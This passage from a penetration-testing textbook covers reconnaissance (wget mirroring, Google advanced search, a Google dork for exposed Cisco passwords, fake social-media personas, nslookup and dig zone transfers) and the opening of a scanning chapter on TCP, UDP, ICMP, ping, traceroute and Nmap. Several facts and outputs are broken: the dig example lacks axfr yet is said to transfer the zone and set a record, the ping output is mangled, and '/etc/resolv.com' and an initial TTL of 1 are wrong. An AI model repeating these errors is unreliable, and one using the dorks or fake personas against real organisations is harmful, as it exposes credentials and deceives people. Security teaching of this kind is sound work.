for mails. If you see an Office365 page, you will know that the backend being used is through Office365. This also means that mail servers will be out of bounds for penetration testing as they belong to the technology giants, and you can get in trouble if you try playing with them. Therefore, certain boundaries need to be defined with respect to penetration tests as well. If there are chances of a boundary is crossed, it should always be consulted with the trusted agent.

Mirroring Websites

There are times when it will be just more helpful to download as much of the target's website and regenerate missing parts of it for offline evaluation. This will help for automated tools to scan through the website code for keywords, or even if you want to make changes to the website code to test a few things. Also, it is always good to have one copy of the website offline while you are working in the reconnaissance stage. You can use tools like wget on the Kali Linux command line, which can copy all the static HTML files from a website and store it locally. The wget tool is available by default in Kali Linux and is easy to use. You can use the command shown below to copy all the HTML files from a website and store it on your local machine. However, do note that the wget command only gets static HTML files, and pages created using PHP code for server-side scripting will not be downloaded.

```
wget -m -p -E -k -K -np -v http://organizationwebsite.com
```

In this example, many options are used by the wget command. You can use the man pages for wget in Kali Linux to understand the use of each of the options passed with the wget command. You can use the man wget command to get the man pages for wget.

You can go through the content available in the man pages using the up and down arrow keys or the page up and page down keys. You can get help by using the h key, and you can quit the man pages using the q key. If you go through the man pages for wget, you will see something like below.

-m: stands for the mirror, and is used for turning on the requirements for mirroring a website.

-p: stands for prerequisites or page, and is used to ensure that HTML and CSS files get downloaded.

-E: This option adjusts the extension and will ensure that the downloaded files are stored locally in the HTML format.

-k: this option is used for link conversion and ensures that all downloaded files get converted such that they can be viewed locally.

-K: this option is used to convert the backup, and it backs up the original files with the .orig suffix.

Once the wget tool is downloaded, and all the files are on the system, it stores them in a folder with the name of the website. While the tool is working on the download, you may see errors on the output if the tool comes across pages coded with PHP. This is because the code used to create the website is running on the backend. This means that it is not easily accessible to any cloning too.

After you have downloaded the file, you need to ensure that other people cannot view it, or the code is not deployed online again as it would end up violating copyright laws.

Google Search

There are advanced search options available in Google that can be used during the reconnaissance stage. If you have never used the advanced search, you can locate it on the following URL.

http://www.google.com/advanced_search

The page looks as shown below.



Advanced Search

Find pages with...

all these words:

To do this in the search box.

Type the important words: tri-colour rat terrier

this exact word or phrase:

Put exact words in quotes: "rat terrier"

any of these words:

Type OR between all the words you want: miniature OR standard

none of these words:

Put a minus sign just before words that you don't want: -rodent, -"Jack Russell"

numbers ranging from:

 to

Put two full stops between the numbers and add a unit of measurement: 10..35 kg, £300..£500, 2010..2011

Then narrow your results by...

language:

Find pages in the language that you select.

region:

Find pages published in a particular region.

last update:

Find pages updated within the time that you specify.

site or domain:

Search one site (like wikipedia.org) or limit your results to a domain like .edu, .org or .gov

terms appearing:

Search for terms in the whole page, page title or web address, or links to the page you're looking for.

SafeSearch:

Tell SafeSearch whether to filter sexually explicit content.

file type:

Find pages in the format that you prefer.

usage rights:

Find pages that you are free to use yourself.

[Advanced Search](#)

A professional penetration tester can use the regular search page as well to find what they want, but if you are just beginning with the use of Google Search, the advanced search form parameters will guide you to find what you're looking for. The results can be made more specific using the options at the bottom of the page using operators available. The searcher can use a combination of parameters on this page to construct a search of their liking. If you are using more than one field, the search will be more complex but more accurate as well.

Then narrow your results by...

language:	<input type="text" value="any language"/>	Find pages in the language that you select.
region:	<input type="text" value="any region"/>	Find pages published in a particular region.
last update:	<input type="text" value="anytime"/>	Find pages updated within the time that you specify.
site or domain:	<input type="text" value=""/>	Search one site (like wikipedia.org) or limit your results to a domain like .edu, .org or .gov
terms appearing:	<input type="text" value="anywhere in the page"/>	Search for terms in the whole page, page title or web address, or links to the page you're looking for.
SafeSearch:	<input type="text" value="Show most relevant results"/>	Tell SafeSearch whether to filter sexually explicit content.
file type:	<input type="text" value="any format"/>	Find pages in the format that you prefer.
usage rights:	<input type="text" value="not filtered by licence"/>	Find pages that you are free to use yourself.

[Advanced Search](#)

Let us go through the parameters available in the Google Advanced Search form in brief.

All These Words

This field will search for pages by matching the words you entered irrespective of where these words appear on the web page. It is not even necessary for the words to be in the same order that you typed. You can conduct this search by typing the keywords in the text field, which will be converted into a search string by Google.

This Exact Word or Phrase

When you type a search term in this field, Google will search for those words or phrases in the same order on the internet as you typed them. Unlike the results given by “All These Words,” search results of this option will contain results of web pages that contain the words in the same order. Google translates the search string and places it inside quotes while using this option.

Any of These Words

In this search, Google will give results of web pages that contain any of the words that you have typed. It will not try to match all the words that you have typed to give results. Google translates the search string by separating the words with an OR operator while using this option.

None of These Words

This search is used when you want to have results of web pages that do not include the words typed by you. Google translates the search string by

placing a minus sign in front of the words typed by you while using this option.

Numbers Ranging From

There are two text fields provided in this search option so that you can type in two numbers, which are used as a range for the search. You can also enhance this search by using units of measure to your range, such as kilometers(km), pounds(lb), etc. Google translates the search string and places a period between the two options while using this option.

Language

You can specify a language in this field to ensure that the result of the Google search contains pages that match the language.

Region

You can specify a region from the dropdown, and the search results will contain web pages that were published in that particular region. If you have not combined this with the language selection dropdown, the search results will show all pages from that region irrespective of the language used in the region. You can conduct a more focused search by specifying the language and the region together.

Last Updated

You can specify a time limit in the dropdown of this search parameter to display search results of web pages, which were last modified within the specified time frame. For example, if an organization merged with another organization recently or added a new technology stack recently, you can specify the time frame of that event to get the required results.

Site or Domain

This can be one of the most helpful search parameters to narrow down a search. For example, if you want to restrict your search to only government organizations, you can specify the domain to be a.GOV domain. Or, if you want to search for a particular company, you could specify the company's website to restrict your search to only that company.

Terms Appearing

You can use this field to target your search to a particular part of the web page. If you select “anywhere on the page,” the search will go through the complete page of a website on the internet.

If you use the option as “in the title of the page,” the search will be targeted only to the title section of all the web pages. The title of a web page is what appears in the tab of your browser when you open a website. If you use the parameter as “in the text of the page,” the search will only query all the text content of a website and will leave out elements such as the title, documents, images, etc. However, if these elements are written as text on the page, they will still be returned in the search results. For example, if there is an image that is referenced in the text of the web page, it will be returned in the results. This condition holds for links and image markups within the text as well.

If you use the parameter “in URL of the page,” the search results will be restricted to the uniform resource locator of the website. The URL is the website’s address, which shows in the address bar of the browser.

Using the parameter “in links to the page” will show web pages that have links that have a reference to the website you have mentioned.

Safe Search

There are two parameters available in the Safe Search option. “Filter explicit” and “show most relevant results.” If you use the explicit filter option, the search result will leave out pages that contain sexually explicit content such as images and videos. If you use the show most relevant results option, the search will not filter out any sexually explicit content.

Reading Level

This option filters out the search results based on how complex the text in the web pages is. If you use the “no reading level” option, the search will be executed with no reading level filter. If you use the option “annotate results with reading level,” the results will include all results along with the indications of the reading level of each page.

File Type

This parameter again is one of the most important and useful tools that can be used by a penetration tester. You can specify and narrow down the search

results to a website that contains the file types specified by you. For example, you can specify file types such as Adobe PDF or Microsoft DOCX and XLS, etc. You can use various file types to search for various web pages. For example, usernames and passwords are usually stored in a database, and the file type could be SQL. The drop-down for this parameter offers a list of the most commonly used file extensions used today.

Usage Rights

This parameter narrows down the search results based on the publisher's declaration of whether the content can be reused or if it has any copyright issues. If you select the option as "free to use, share, or modify," the search results will return pages that are allowed to be reused with a few restrictions that define how the content can be reused. The common restrictions include declarations such as the content modification will have a nominal fee. If you select the option as "commercial," the results will return websites that have a license for you to reuse their content.

Compiling an Advanced Google Search

You can always use the individual parameters in the advanced google search page to get good results. Still, you can use a combination of parameters to get better and more relevant results. For example, consider the company Mao Kai International has done a merger with another company two months ago and has hired you to do a penetration test on them. The employees create many documents during such a merger. They may have left an important document on the website in the open. You could use the following combination of Google Search parameters to get the required penetration testing result.

This exact word or phrase: organizational chart

Region: Japan

Language: Japanese

Last update: 2 months ago

Site or domain: maokai.com

File type: Docx

Google Hacking

A computer security expert named Johnny Long pioneered a technique known as Google Hacking. It is a technique that makes use of specific Google operators and can be employed to tweak the search results to get relevant results. This technique makes use of particular expressions to fetch results about people and organizations from the Google database. The technique makes use of the operators we discussed earlier in advanced Google search and further amplifies the results. It makes use of linked options and advances operators to create complex Google search queries to be fired at the Google search engine.

The technique is used, especially when one needs to target information results about technologies used by an organization such as web services. Other times, it is also used to retrieve user credentials. There are many books available in the world today on how Google can be used for hacking. The most popular book is the one written by Johnny Long, and the publisher's house is Syngress.

Google Hacking Database

There is a database containing query strings for Google Hacking. You can find the original database at <http://www.hackersforcharity.org/ghdb/>. There is another Google Hacking database maintained by Offensive Hacking at <http://www.offensive-security.com/community-projects/google-hacking-database/>, which is an expansion of the original database. When the database was created originally, it contained more than 3350 google hacks spread over 14 categories. Out of these, around 160 search strings are useful to get google results that contain files used to store passwords. Let us go through an example of a google search string that can fetch your files containing Cisco passwords.

```
enable password j secret "current configuration" -intext:the
```

Passing this in the google search returned results of more than a million websites containing Cisco passwords. While there were files that did not contain any passwords, there were a lot of them which did contain the Cisco passwords as well. A penetration tester can further refine this search string to include the website or a domain operator as follows.

```
enable password j secret "current configuration" -intext:the  
site:websitetohack.com
```

Social Media

Social media is a daily routine and a part of everyone's life these days. Given this, it can be considered a box full of treasures for someone who is working on penetration testing. People may try to protect information about themselves in person but will neglect it and post it on social media such as Instagram, Twitter, Facebook, LinkedIn, etc. This information is very useful for social engineering. One can get a structure of an organization's hierarchy by taking advantage of LinkedIn. LinkedIn will help you connect the dots on the profile of a target, and help gather organizational charts and even email addresses. However, there might be an additional level of social engineering required to get the email addresses, as they are not displayed publicly on LinkedIn. Finally, organizations tend to post job opportunities on LinkedIn as well. These listings contain the requirements for a job profile, which can let you know the technologies used by the organization.

A Doppelganger Creation

A doppelganger is defined as an individual who looks like another individual. It is a common practice to create a personality or profile before starting reconnaissance in the world of social media. You do not want to start with research on a target using the profile of a penetration tester or a security expert. A penetration tester can create a personality or profile on social media, which could have been an ex-colleague or a college friend of the target at some point in time. However, this may not be allowed to be executed by your company as it can be claimed to be theft of identity as well. It could get you into trouble if you go deep into creating the personality, but again two people can have the same name as well. For example, you can create a fictitious personality names John Doe who went to Brown University, and it would not mean that you stole the identity of an actual Jon Doe who went to Brown University. In any case, you need to ensure that the personality does not run too deep into the personality of someone real, as it could then be treated as identity theft or fraud. This usually means that you are not supposed to fill in any legal forms using the name of the personality that you have created.

Job Sites

As a penetration tester, you can also resort to research on job portals such as Dice, Career Builder, Monster, etc. as that can lead to useful findings too.

These websites can also help you understand the technologies used at the target organization. If you search these pages for the target organization, it can reveal the current openings at that organization, which can help a penetration tester to understand the target better. Many companies have started figuring out this flaw and, therefore, list openings as confidential so that third parties cannot easily get access to these listings.

DNS Attacks

The Domain Name System, known as DNS, in short, is the telephone directory of the internet. It is easier for humans to remember names as compared to IP addresses. For example, you would remember the URL google.com over an IP like 165.1.13.56, which could be the IP address for google.com. On the other hand, computers can remember numbers better, and therefore DNS helps convert these names to IP addresses while looking for a resource over the internet. The internet uses a hierarchical structure that makes use of numbered octets for efficiency for the internet. This creates an inconsistency between what humans can remember and what computers can remember. This problem is solved by name servers, which act as translators between computers and humans. The topmost hierarchy of a nameserver has a top-level domain such as .com, .net, and other top-level domains. On the other end of this hierarchy, there are servers with IP addresses, which, thanks to the nameservers, can be accessed using domain names. You can understand how nameservers work if you understand how a computer interacts with a web browser. The querying begins from the local nameserver and goes all the way up to the root name servers. Every name server has information about the nameserver below it or above it.

There is a chain of events that are triggered when someone types google.com into the address bar of their web browser. The computer on which the web browser is will first ask the local name server if it knows the address of google.com. If the web browser had made a previous request for google.com, then the computer will have a cached copy of the IP, or Google will have the same IP registered with the local name server, and the IP address will be returned immediately. If the information is not cached or if this is the first time the request is being made, the request is relayed to the next name server in the chain. If the next name server also does not know, the query keeps being passed to the name servers above in the chain until it finally reaches the

name servers of the top-level domain — the .com name servers in the case of google.com. Name servers can provide more information than just about web pages. There are other records present with the name server, such as an MX record for a domain that helps emails to be routed to that domain.

Name Server Queries

Most name servers are available for public access by their default nature. You can use the following command in Kali Linux to query the nameservers associated with the local machine.

```
#nslookup
```

```
Server: 172.27.152.39
```

```
Address: 172.27.152.39#53
```

Non-authoritative answer:

```
Name: google.com
```

```
Address: 172.217.166.174
```

In the above example, the first part gives a result of the authoritative name servers, and the second part gives a result of the non-authoritative name servers. You can get information from the non-authoritative zone easily since it is served directly from the server's cache.

You can exit from nslookup using the exit command.

The nslookup command can also make use of the name servers set up for the local system. You can use the following commands to see the name server being used for a given nslookup.

```
#nslookup
```

```
>server
```

You can make the nslookup command give other results as well. For example, you can use the following commands to find all the mail servers used by a domain.

```
#nslookup
```

> set type=MX

> google.com

Server: 172.27.152.39

Address: 172.27.152.39#53

Non-authoritative answer:

google.com mail exchanger = 20 alt1.aspmx.l.google.com.

google.com mail exchanger = 10 aspmx.l.google.com.

google.com mail exchanger = 50 alt4.aspmx.l.google.com.

google.com mail exchanger = 30 alt2.aspmx.l.google.com.

google.com mail exchanger = 40 alt3.aspmx.l.google.com.

Authoritative answers can be found from:

alt1.aspmx.l.google.com internet address = 173.194.202.26

alt1.aspmx.l.google.com has AAAA address 2607:f8b0:400e:c00::1a

aspmx.l.google.com internet address = 172.217.194.26

aspmx.l.google.com has AAAA address 2404:6800:4003:c03::1a

alt4.aspmx.l.google.com internet address = 172.253.112.26

alt4.aspmx.l.google.com has AAAA address 2607:f8b0:4023::1b

alt2.aspmx.l.google.com internet address = 108.177.10.26

alt2.aspmx.l.google.com has AAAA address 2607:f8b0:4003:c14::1b

alt3.aspmx.l.google.com internet address = 209.85.145.27

alt3.aspmx.l.google.com has AAAA address 2607:f8b0:4001:c1e::1b

As you can see from the above example, the result returns a list of mail servers used by google.com.

It can be very useful to know several types of records associated with a

domain name in the Reconnaissance stage. As we have seen in the above example, the nslookup command, by default, uses the name servers of the local computer first. You can find the local name server in Kali Linux configured in the /etc/resolv.com file. You can use the following command to know the locally define name servers.

```
#cat /etc/resolv.conf  
# Generated by NetworkManager  
nameserver 172.27.152.39  
nameserver 172.27.1.21
```

You can change the default name servers to use the name servers of the target system. You can use the following command to find out the target system's nameserver.

```
# nslookup  
> set type=NS  
> google.com  
Server:      172.27.152.39  
Address:     172.27.152.39#53  
  
Non-authoritative answer:  
google.com      nameserver = ns2.google.com.  
google.com      nameserver = ns1.google.com.  
google.com      nameserver = ns3.google.com.  
google.com      nameserver = ns4.google.com.
```

Authoritative answers can be found from:

```
ns2.google.com internet address = 216.239.34.10  
ns2.google.com has AAAA address 2001:4860:4802:34::a  
ns1.google.com internet address = 216.239.32.10
```

ns1.google.com has AAAA address 2001:4860:4802:32::a

ns3.google.com internet address = 216.239.36.10

ns3.google.com has AAAA address 2001:4860:4802:36::a

ns4.google.com internet address = 216.239.38.10

ns4.google.com has AAAA address 2001:4860:4802:38::a

The above output gives a result of the default name servers used by google.com. Once you have found out the name servers of a target system, you can change the name servers used by the nslookup command to those of the target system. You can use the following command. We will be using one of google.com's name servers.

```
#nslookup
```

```
> server 216.239.34.10
```

```
Default server: 216.239.34.10
```

```
Address: 216.239.34.10#53
```

Various types of records can be discovered using the nslookup tool in Kali Linux. The following table will give you an idea of all the DNS records used on the internet.

Type of Record	Port used by default	Type of server
mx	25	Email server
txt	No port	Text field which can be inserted with anything required
ns	53	Name server
cname	No port	Canonical name to set up aliases for other servers

aaaa	No port	IPv6 or IP version 6
a	No port	IPv4 or IP version 4 used to set up a domain or subdomain record

Zone Transfer

As we have learned in the last section, you can use the nslookup tool to retrieve a lot of information to transfer information manually. But you can use a zone transfer to retrieve much more information using less time. A zone transfer can provide a dump of all information available at a name server. You can update the authorized name servers using a zone transfer process. If name servers are not configured properly, they will end up providing information to not only authorized requests but anyone that requests for the zone transfer.

The Domain Internet Gopher tool known as dig, in short, can help to process zone transfers. You can use the following command to perform a zone transfer.

```
#dig @[name server] [domain] axfr
```

Let us look at an example.

```
#dig @ns2.google.com google.com
; <>> DiG 9.9.4-RedHat-9.9.4-73.el7_6 <>> @ns2.google.com
google.com
;(2 servers found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26226
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0,
ADDITIONAL: 1
;; WARNING: recursion requested but not available
```

```
;; OPT PSEUDOSECTION:  
; EDNS: version: 0, flags:; udp: 512  
;; QUESTION SECTION:  
;google.com. IN A  
;; ANSWER SECTION:  
google.com. 300 IN A 172.217.166.110  
;; Query time: 41 msec  
;; SERVER: 216.239.34.10#53(216.239.34.10)  
;; WHEN: Tue Jan 21 21:52:36 IST 2020  
;; MSG SIZE rcvd: 55
```

As you can see, this command has zone a zone transfer, and now the A record of google.com is set to the IP 172.217.166.110.

There is a chance for most of the zone transfers failing. However, if the target system's name servers are misconfigured or are open to public access, the zone will be transferred to your local Kali Linux system. You have to ensure that you do not use www with the domain name while specifying the domain in this command — the axfr option requests for a zone transfer to happen. If the zone transfer goes through successfully, you will find information on the target system. This information can help a lot in the future states of penetration testing.

Chapter Four: Scanning

In this chapter, we will learn about the scanning stage of the penetration testing life cycle. We will learn about certain networking protocols such as TCP, UDP, and ICMP. We will also learn about Kali Linux network tools such as Nmap, Hping3 and Nessus.

Introduction

After completing the reconnaissance stage of the penetration testing life cycle, a tester will proceed to the scanning stage. All the information collected on the employees, organizations, information systems, etc. during the reconnaissance stage can now be used to understand the physical and logical structures of a target organization. Although the penetration tester has begun with the scanning stage, they are still free to go back to the reconnaissance stage if they feel they need some more information.

The purpose of the scanning stage is to fetch specific information on the information systems, computers, and other devices that are a part of the target organization.

The motive of the scanning phase throughout the activity is

- To find live hosts.
- To determine the node on the network if it is a desktop, laptop, network device, printer, server, etc.
- To know the operating systems used by all the network devices.
- Public servers such as web applications, FTP, SMTP, etc.
- Possible vulnerabilities.

The vulnerabilities that can be discovered in the scanning phase of the penetration testing life cycle are often referred to as low hanging fruit. There are various tools available today to conduct scanning. However, in this chapter, we will go through some of the most popular Kali Linux tools such as Nmap, Hping, and Nessus. In this phase of the penetration testing life cycle, we will try to find possible targets that can be used in the next stage: exploitation. Scanning allows a hacker to find the vulnerabilities that they can use to hack into a system.

Network Traffic

Some people find network traffic to be complicated, but we will explain it in this section as it is a prerequisite for the scanning stage. The communication that happens between various computers through a network is known as network traffic. Two types of networking exist today - wired networks and wireless networks. It is very important to understand the fundamentals of Ethernet with respect to networking. In this chapter, we will go through

- Firewalls and ports.
- Transmission Control Protocol(TCP).
- User Datagram Protocol(UDP).
- Internet Control Management Protocol(ICMP).

Ports and Firewalls

The most common method to defend your network against the outside world is by implementing a firewall between your internal network and the outside world, mostly the internet. A firewall is a software or hardware which serves as the gatekeeper for your network by employing certain rule sets. The inbound traffic known as ingress and the outbound traffic known as outgress are monitored using access control lists. Traffic is allowed to go through the firewall only when it meets the criteria specified in the firewall. All other traffic is dropped. This is achieved using ports that are opened or closed as per the criteria defined. A port is a communication medium that allows communication between two or more computers or network devices. There are a total of 65535 ports available for TCP communication and 65535 ports available for UDP communication. Some of these ports have a default function assigned but can be used for other functions too. For example, the Hypertext Transfer Protocol used port 80 for normal internet traffic, but you can assign port 80 for other traffic as well and designate another port for internet traffic. You can think of a port as building with doors that go to different rooms. Every room has people who are doing a dedicated task by managing various functions. The office that is behind room number 80 manages requests coming in for web pages. This office behind room number 80 can also be moved to a different room such as room number 8080, and it will still continue doing the same task of managing incoming requests for web pages. In such a case, people managing a different task could move into room number 80 and they could perform a different task or the room number 80 could be just closed down for good. However, visitors who are requesting

a web page will also need to know that the web pages need to be now requested in room number 8080 and not 80. A visitor knocking on room number 80 for a web page will return disappointed as they will not get the required information as they will be looking for it in the wrong room or the room might be simply locked. On the contrary, if a visitor has the correct room number which is 8080, they will be served with the requested information.

IP Protocols

Protocols are a set of rules defined for both the real world and for computer networks. There are staff members that are assigned to politicians, diplomats, and bureaucrats who manage issues related to the protocol for them. These members ensure that visitors or messages that need to reach politicians, diplomats, and bureaucrats always reach by following protocol, that is by following the correct manner. Protocols in the computer world help communication to happen between network devices by following a set of rules. There are multiple protocols available for computer networks today, but we will go through the most important and common networking protocols in this chapter. This will help us leverage Kali Linux tools which are used in scanning and discovering vulnerabilities during the penetration testing life cycle. These three protocols are TCP, UDP and ICMP.

TCP

TCP is one of the most common and important protocols used in network communication. The TCP protocol is connection-based. This means that whenever there is a connection between two devices using TCP, the devices on both sides of the network will acknowledge the opening of a session followed by messages being sent and received on both the devices. This can be explained using a phone call.

The phone rings:


Alice: “Hello”

Bob: “Hello, is Alice there?”

Alice: “This is Alice.”

This is an analogy from way back in the past but it explains a three-way

handshake that occurs when a connection takes place via TCP. In communication via TCP, there is a three-packet exchange initiated when communication is being established between two network devices. The first packet that is sent is called the synchronization packet commonly known as SYN. When the device at the receiving end receives this SYN packet, it will acknowledge and send another synchronization packet referred to as SYN/ACK, if it is available. Once the initiating device receives the SYN/ACK packet, it will also send an acknowledgment ACK packet and establish the connection. The following figure will illustrate the three-way handshake.



All the TCP connections that are established successfully over the internet will use the three-way handshake to ensure that there is a synchronized connection taking place on devices on both ends of the network. We will learn to use this three-way handshake in a way that avoids being detected later in this chapter. After the connection has been established between two devices using TCP, there is a continuous process of acknowledgment between the two devices. This ensures that all the packets sent by the first device are successfully reaching the second device, and the packets not received are resent by the first device. An analogy to this would feedback that is provided in the process of verbal communication. Let us look at an example.

Alice: "I would request you to meet me at the restaurant at 3 PM".

Bob: "Can you confirm the time you want to meet me at the restaurant?".

Alice: "It would be at 3 PM".

This process will cause some load on the server and will consume more

bandwidth than regular. Sometimes, it will take more time than usual for communication to process as well. Because of this, the three-way handshake is often used for establishing sessions for communication that are not highly impacted by the latency in receiving the packets. There are a set of applications that make use of TCP, such as File Transfer Protocol(FTP), Hypertext Transmission Protocol(HTTP) and email protocols such as Simple Mail Transfer Protocol(SMTP), Post Office Protocol(POP), and Internet Message Access Protocol(IMAP).

UDP

The load on a connection using the UDP protocol is less compared to the TCP protocol. As we have learned, a TCP connection is like a phone call that is happening between two parties, where both parties are continuously sending and receiving messages from each other and are acknowledging it as well. A UDP connection would be more like a radio broadcast between two parties where neither of the parties is acknowledging that the messages have been received. It is understood by default that the packet that was broadcasted was received.

Radio Station: “This is ABC radio; kindly join us at the restaurant today at 3 PM”.

This broadcast is received by everyone who is listening to the broadcast. If there is some part of this broadcast message that was missed by the receiver, they will not ask for the message again as a default rule. There are a few exceptions to this rule which are out of the scope of this course. When a transmission is happening via UDP, the recipients will never let you know the medium of transmission or if the packets were received completely or partially. This method is used with packets that do not need any verification for the packets received or is not used with applications that are now worried about the order in which the packets arrive. Applications that employ UDP are those that are okay with a low load but a high speed, such as streaming services for video and audio.

ICMP

ICMP was designed to be a network protocol for the health and maintenance of the network. The protocol helps in finding out if a device on the network is functioning as intended and if it can communicate properly. ICMP

applications are not directly exposed to end users but there are various exceptions to this rule as well. A common exception to this rule would be the PING and TraceRoute utilities. Another difference is that ICMP does not carry user data like TCP and UDP protocols.

On the contrary, ICMP will carry messages related to the system, to and from computers, network devices and other application services. The header of an ICMP packet contains a specific code or a number set. The sets help in asking questions or providing information about network nodes. Penetration testers can make use of these codes and sets to get information about the target system. Let us go through the codes available in the ICMP header.

Type	Code	Description
0(Echo Reply)	0	Echo Reply
3(Destination Unreachable)	0	Destination Network Unreachable
	1	Destination Host Unreachable
	2	Destination Protocol Unreachable
	3	Destination Port Unreachable
	6	Destination Network Unknown
	7	Destination Host Unreachable
	9	Network Administratively Prohibited
	10	Host Administratively Prohibited
	13	Network Administratively Prohibited
8(Echo Request)	0	Echo Request

PING

PING is an ICMP based command which is very commonly used by both end-users and administrators. When you PING a device, an ICMP packet of type 8 and code 0 is sent to the device indicating that it is an echo request. The end device which is usually configured to reply to such an echo request will ideally reply with another ICMP packet of type 0 and code 0 indicating that it is an echo reply. A ping is considered to be successful when there is a response from the end device which is verified to be a live host. When you send a ping request using the command line on a Windows system, sends the ping request four times by default. As opposed to this, ping requests from the Linux terminal do not have any such limit and will continue the request until the user cancels it. You can cancel the ping command on the Linux terminal by pressing hr Control+C keys on the keyboard together. Let us go through the examples of a successful ping and an unsuccessful ping.

Live Host

Ping 192.168.1.1

Pinging 192.168.1.1 with 32 bytes of data:

Reply from 192.168.1.1: bytes532 time52ms TTL564

Reply from 192.168.1.1: bytes532 time51ms TTL564

Reply from 192.168.1.1: bytes532 time51ms TTL564

Reply from 192.168.1.1: bytes532 time,1ms TTL564

Host Unreachable

Ping 192.168.1.200

Pinging 192.168.1.200 with 32 bytes of data:

Reply from 192.168.1.129: Destination host unreachable.

Ping statistics for 192.168.1.200:

Packets: Sent 5 4, Received 5 4, Lost 5 0 (0% loss)

Traceroute

Traceroute is another ICMP based utility that helps you find out the number of network devices that need to be hopped before the source device can reach the target device. This command functions by manipulating the Time to Live or the TTL of a packet. Time to Live or TTL indicates the number of times a packet can be broadcasted by the host that encounters the packet on the next hop. The initial value of TTL for a packet is 1 which means that the packet can only hop one device. The device that receives this packet will reply with an ICMP type 11 and code 0 packet which means that the packet is logged. The sender then increases the TTL and sends the next set of packets in the series. The packets will reach the next hop in the network and reach their time to live. As a result of this, the router that receives the packet will send another time exceeded reply. This process will continue until the packet reaches the target and all the hops in the path have been recorded creating a complete list of devices that lie between the source device and the target device. This information can be used by a penetration tester to find out all the devices that are between them and the target on the network. There is a default TTL of 128 on Windows devices, Linux devices have a default TTL of 64 and networking devices by Cisco have a ping of 255. The command used for traceroute on the Windows command line is tracert. On a Kali Linux system, the command to use is traceroute. The traceroute result would give the following output.

traceroute www.google.com

Tracing route to www.google.com [74.125.227.179] over a maximum of 30 hops:

1 1 ms, 1 ms 1 ms 192.168.1.1

2 7 ms 6 ms 6 ms 10.10.1.

2 3 7 ms 8 ms 7 ms 10.10.1.45

```
4 9 ms 8 ms 8 ms 10.10.25.45
5 9 ms 10 ms 9 ms 10.10.85.99
6 11 ms 51 ms 10 ms 10.10.64.2
7 11 ms 10 ms 10 ms 10.10.5.88
8 11 ms 10 ms 11 ms 216.239.46.248
9 12 ms 12 ms 12 ms 72.14.236.98
10 18 ms 18 ms 18 ms 66.249.95.231
11 25 ms 24 ms 24 ms 216.239.48.4
12 48 ms 46 ms 46 ms 72.14.237.213
13 50 ms 50 ms 50 ms 72.14.237.214
14 48 ms 48 ms 48 ms 64.233.174.137
15 47 ms 47 ms 46 ms dfw06s32-in-f19.1e100.net [74.125.227.179]
```

Trace complete.

Most of the scanning tools available in Kali Linux employ the TCP, UDP, and ICMP protocols to map the targets. When a scanning stage is successful, the output will provide

- A list of live hosts.
- IP addresses.
- Operating Systems.
- Services on the target.

Some of the Kali Linux scanning tools can also be used for finding vulnerabilities and user account details. These details will help amplify the exploitation stage as the attacks can be more specific with respect to hosts, vulnerabilities and technologies.


NMAP: The Scanning King

The Nmap tool in Kali Linux is known as the kind of scanning because it not only can detect devices on a network, but also other features of the network

devices such as their operating systems, services, ports, and sometimes even the user accounts and their passwords. There are various types of commands, switches, and options that can be used in combination on the target systems. Nmap is considered to be a very useful tool in the scanning stage of the penetration testing life cycle.

Command Structure for Nmap

There is a very distinctive structure used by commands in Nmap as it allows options and targets to be combined in a way that brings out very high flexibility. Let us go through the following image which illustrates a basic Nmap command and tells us about the basic parts of the Nmap command.



We will be learning about every option that can be used with the Nmap command in the sections that follow. An operating system knows what task to execute when you use a command and the switches and options along with it. The command illustrated above is followed with options for scanning, in this case `-sS` indicates that it is a stealth scan. The option that follows is used to specify the time and tells the command about how much traffic is to be generated and how quickly it needs to be generated. This lets the command know on what pace is to be set for the Nmap scan. In the illustration above, we use the target and timing options, and they are sufficient enough to run the scan. The final option used in this command is the output option which tells the operating system where to direct the results that come in from the scan. The above illustration is just one example of a Nmap scan but the command used in Nmap can be complex than the above example or even very basic in

